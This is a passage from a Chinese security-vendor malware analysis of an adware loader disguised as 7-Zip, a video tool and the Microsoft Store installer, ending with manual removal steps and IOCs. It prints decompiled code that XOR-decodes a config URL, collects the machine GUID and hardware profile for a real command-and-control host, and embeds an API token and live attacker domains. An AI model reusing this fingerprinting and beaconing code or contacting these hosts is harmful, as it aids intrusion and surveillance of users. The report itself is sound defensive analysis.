log_14001E610("afx_ok", 0, "AfxWinInit");
GetTime_140008750();
log_14001E610("boot_diagnostics_start", 0, "initialized");
memcpy_1400043D0(v37);
v46 = 1;
memcpy_140018250(Dst, "https://dnyk123.xyz/boot", 0x18u);
memcpy_140018250(v48, "QHf1GHeq3zV-6pTPsCRwYpJpMyMyspNdaA059i3WpIk", 0x2Bu); // api token
v49 = 0x3FF0000000000000LL;
n800 = 800;

```

拉取在线弹窗广告配置是以浮点寄存器存储拼接而成，
<https://www.167badaeayn.com/file/sindata>

```

v21 = 0;
Size[0] = 0;
memcpy(&lpszUrl, "config_start", 0, 0);
*(__m128 *)lpszUrl = _mm_xor_ps(si128, (__m128)_mm_loadu_si128((const __m128i *)&xmmword_14030B090));
*(__m128 *)v26 = _mm_xor_ps(si128, (__m128)_mm_loadu_si128((const __m128i *)&xmmword_14030B0A0));
v6 = 0;
n8 = 8;
do
{
*((_BYTE *)&v26[2] + v6) = aSindata[v6] ^ 0xD7;
++v6;
--n8;
}
while ( n8 );
v27 = 0;
*(__m128 *)v28 = _mm_xor_ps((__m128)_mm_loadu_si128((const __m128i *)lpszUrl), si128);
*(__m128 *)&v28[2] = _mm_xor_ps((__m128)_mm_loadu_si128((const __m128i *)v26), si128);
v8 = 0;
n8_1 = 8;
do
{
*((_BYTE *)&v28[4] + v8) = *((_BYTE *)&v26[2] + v8) ^ 0xD7;
++v8;
--n8_1;
}
while ( n8_1 );
v29 = 0;
*(_OWORD *)lpszUrl = 0;
*(_OWORD *)v26 = 0;
strcat_14001CF30(lpszUrl, v28, 40); // https://www.167badaeayn.com/file/sindata
lpszUrl_1 = (const CHAR *)lpszUrl;
if ( v26[11] < 0xF0 )

```

通知上线时会系统信息采集发送回客户端，包括UUID、硬件配置文件 GUID、计算机名、Windows 产品名、NT Build 号、用户区域语言、广告标识符、是否点击 (0/1)、自身版本。发送至<https://dnyk123.xyz/boot>

```

- - - - -
v3 = 0;
Size_1 = -1;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Cryptography", 0, 0x20119u, &hKey) )
{
cbData = 512;
if ( !RegQueryValueExW(hKey, L"MachineGuid", nullptr, nullptr, Data, &cbData) )
{
WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)Data, -1, (LPSTR)&MultiByteStr, 256, nullptr, nullptr);
Size = -1;
do
++Size;
while ( *((_BYTE *)&MultiByteStr.dwDockInfo + Size) );
memcpy_140018250(a2, &MultiByteStr, Size);
v3 = 1;
}
RegCloseKey(hKey);
if ( v3 )
return v3;
}
if ( !GetCurrentHwProfileW(&MultiByteStr) )
return v3;
WideCharToMultiByte(0xFDE9u, 0, MultiByteStr.szHwProfileGuid, -1, (LPSTR)Data, 256, nullptr, nullptr);
do
++Size_1;
while ( Data[Size_1] );
memcpy_140018250(a2, Data, Size_1);
return 1;

```

创建进程互斥锁Global\\PopAD-{21A392EE-DEB5-4CF7-88A8-9568C8361800}

```

}
MutexAttributes.lpSecurityDescriptor = SecurityDescriptor;
MutexAttributes.nLength = 24;
MutexAttributes.bInheritHandle = 0;
SetLastError(0);
hObject = CreateMutexW(&MutexAttributes, 0, L"Global\\PopAD-{21A392EE-DEB5-4CF7-88A8-9568C8361800}");
err = GetLastError();
if ( SecurityDescriptor )
    LocalFree(SecurityDescriptor);
if ( hObject )
{

```

从<https://www.167badaeayn.com/file/sindata>下载相关配置数据至内存全程不落地，在内存中运行，解压相关配置信息，包括广告频率，广告指向url等信息。

```

const char *Source; // rax
__QWORD v10[3]; // [rsp+30h] [rbp-18h] BYREF

result = openhandler(qword_1403618E8, (__int64)L"membuffer");
if ( (_DWORD)result )
{
    if ( byte_1403508A8 && qword_1403618B8 )
    {
        releaseHandler(qword_1403618B8);
        qword_1403618B8 = nullptr;
    }
    v7 = getlen((__int64)L"membuffer");
    setpwd((void **)&qword_1403618E8, 2, (unsigned int *)L"membuffer", v7, 2u, 0);
    byte_1403508A8 = 1;
    v8 = getlen((__int64)lpWideCharStr);
    result = setpwd((void **)&qword_1403618F0, 2, (unsigned int *)lpWideCharStr, v8, 2u, 0);
    if ( byte_1403508A8 )
    {
        initstring((__int64)v10);
        Source = (const char *)fun_WideCharToMultiByte((__int64)v10, lpWideCharStr);
        qword_1403618B8 = (void *)zlib_decompress(a1, a2, Source);
        return sub_1401A9A70();
    }
}
return result;
}

```

获取的数据。

数据解读：素材存放于0xdadb0d80178819f2319190d340ce9a924f783711.s3.ap-east-1.amazonaws.com/skins/skin.dat

推广目标mtylive.com

弹窗事件：第一次5-6分钟弹出，后续3小时间隔弹出。

十六进制												ASCII
7B	22	63	6F	6E	66	69	67	75	69	64	22	{ "configuid": "7
34	42	34	42	45	46	45	2D	38	43	31	30	4B4BEFE-8C10-4A5
31	2D	42	31	32	31	2D	36	41	33	41	35	1-B121-6A3A5733B
38	41	33	7D	22	2C	22	73	68	69	6E	70	8A3}","skinpwd":
22	68	65	6C	6C	6F	22	2C	22	73	68	69	"hello","skinurl
22	3A	22	68	74	74	70	73	3A	2F	2F	30	":"https://0xdad
62	30	64	38	30	31	37	38	38	31	39	66	b0d80178819f2319
31	39	30	64	33	34	30	63	65	39	61	39	190d340ce9a924f7
38	33	37	31	31	2E	73	33	2E	61	70	2D	83711.s3.ap-east
2D	31	2E	61	6D	61	7A	6F	6E	61	77	73	-1.amazonaws.com
2F	73	68	69	6E	73	2F	73	68	69	6E	2E	/skins/skin.dat"
2C	22	61	64	75	72	6C	22	3A	22	68	74	,"adurl":"https:
2F	2F	6D	74	79	6C	69	76	65	2E	63	6F	//mtylive.com/",
22	69	73	66	61	64	65	22	3A	74	72	75	"isfade":true,"o
6E	63	65	22	3A	66	61	6C	73	65	2C	22	nce":false,"freq
75	65	6E	63	79	22	3A	31	30	38	30	30	uency":10800,"de
6C	61	79	22	3A	33	30	30	2C	22	74	69	lay":300,"timeou
74	22	3A	30	7D	AB	AB	AB	AB	AB	AB	AB	t":0}««««««««««
AB	AB	AB	AB	AB	FE	EE	FE	EE	FE	EE	FE	««««««««««pipipipipip

右下角弹窗信息




 搜狗输入法




4K地波超清不卡顿!

免费看世界杯，无延迟直击进球瞬间，
CCTV5/广体燃爆今夏！

立即观看

点击该弹窗跳转的页面。观看世界杯并且赌球“菠菜”相关。



四、总结说明

伪装的软件wenhan1的图标属于7Z解压软件，mulu的图标是BS Studio一款视频录制和视频实时交流的图标。StoreInstaller的图标是Microsoft商店的图标。



即使没安装火绒的朋友，也为大家提供手动查杀方式：

文件目录1：C:\ProgramData\xxxx\Cache.pmt 文件大小约8694kb

文件目录2：C:\ProgramData\xxxx\xxxx.exe 文件大小任意即可

文件目录3：C:\ProgramData\xxxx\xxxx.dll 文件大小约106kb

注册表目录1：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\choco_crm

注册表目录2：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\choco_RASAPICS

文件目录1、2、3为同一目录。

xxxx代表随机字符串，长度不固定。满足3个文件目录+任意注册表目录就代表已被感染。

下方给一个验证是否感染的截图供大家参考，其中可能会添加一些其他格式的配置文件
config.json config.toml都无实际意义，是为了让整体文件夹看着更真实，更贴近正常软件。

名称	修改日期	类型	大小
Cache.pmt	2026/7/2 13:58	PMT 文件	8,694 KB
CalendarSync.exe	2026/7/2 13:42	应用程序	2,239 KB
config.json	2026/7/2 13:34	JSON 源文件	1 KB
config.toml	2026/7/2 13:34	Toml 源文件	1 KB
MAsMIX32.dll	2026/7/2 14:06	应用程序扩展	106 KB

计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\choco_RASAPICS		
名称	类型	数据
TaskFlowDataEngine		
Tcpip		
TelemetryClient		
Terminal Server Client		
TermServLicensing		
TouchPrediction		
TPG		
Tpm		
Tracing		
choco_crm		
{A0D0DEA0-DEA0-DEA0-DEA0-DEA000000000}		
choco_RASAPICS		

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
{FFCCF662-1D4...	REG_BINARY	44 47 45 52 9e 83 1f 00 99 d2 a5 92 3b 6a 75...

注：如果需要注册表解密脚本请关注火绒安全微信公众号，对接工作人员索要

五、IOC信息

Md5：

3db3678944d709bc08530b411c83ed5e

182861b5207152e067f94eeed4f1face

ab110ee1f64b9ce1c00c6dc5a3879b85

cb980b731cd5dc476435750d758790bf

C2 :

银狐相关 :

gawdkl.fit

广告相关 :

mtylive.com

dnyk123.xyz

167badaeayn.com

0xdadb0d80178819f2319190d340ce9a924f783711.s3.ap-east-1.amazonaws.com

[下一篇：极速扩散！TeamPcp组织利用高阶蠕虫大规模入侵开发者生态](#)

[返回列表](#)





- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘！

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)



- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘！

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)

分享文章：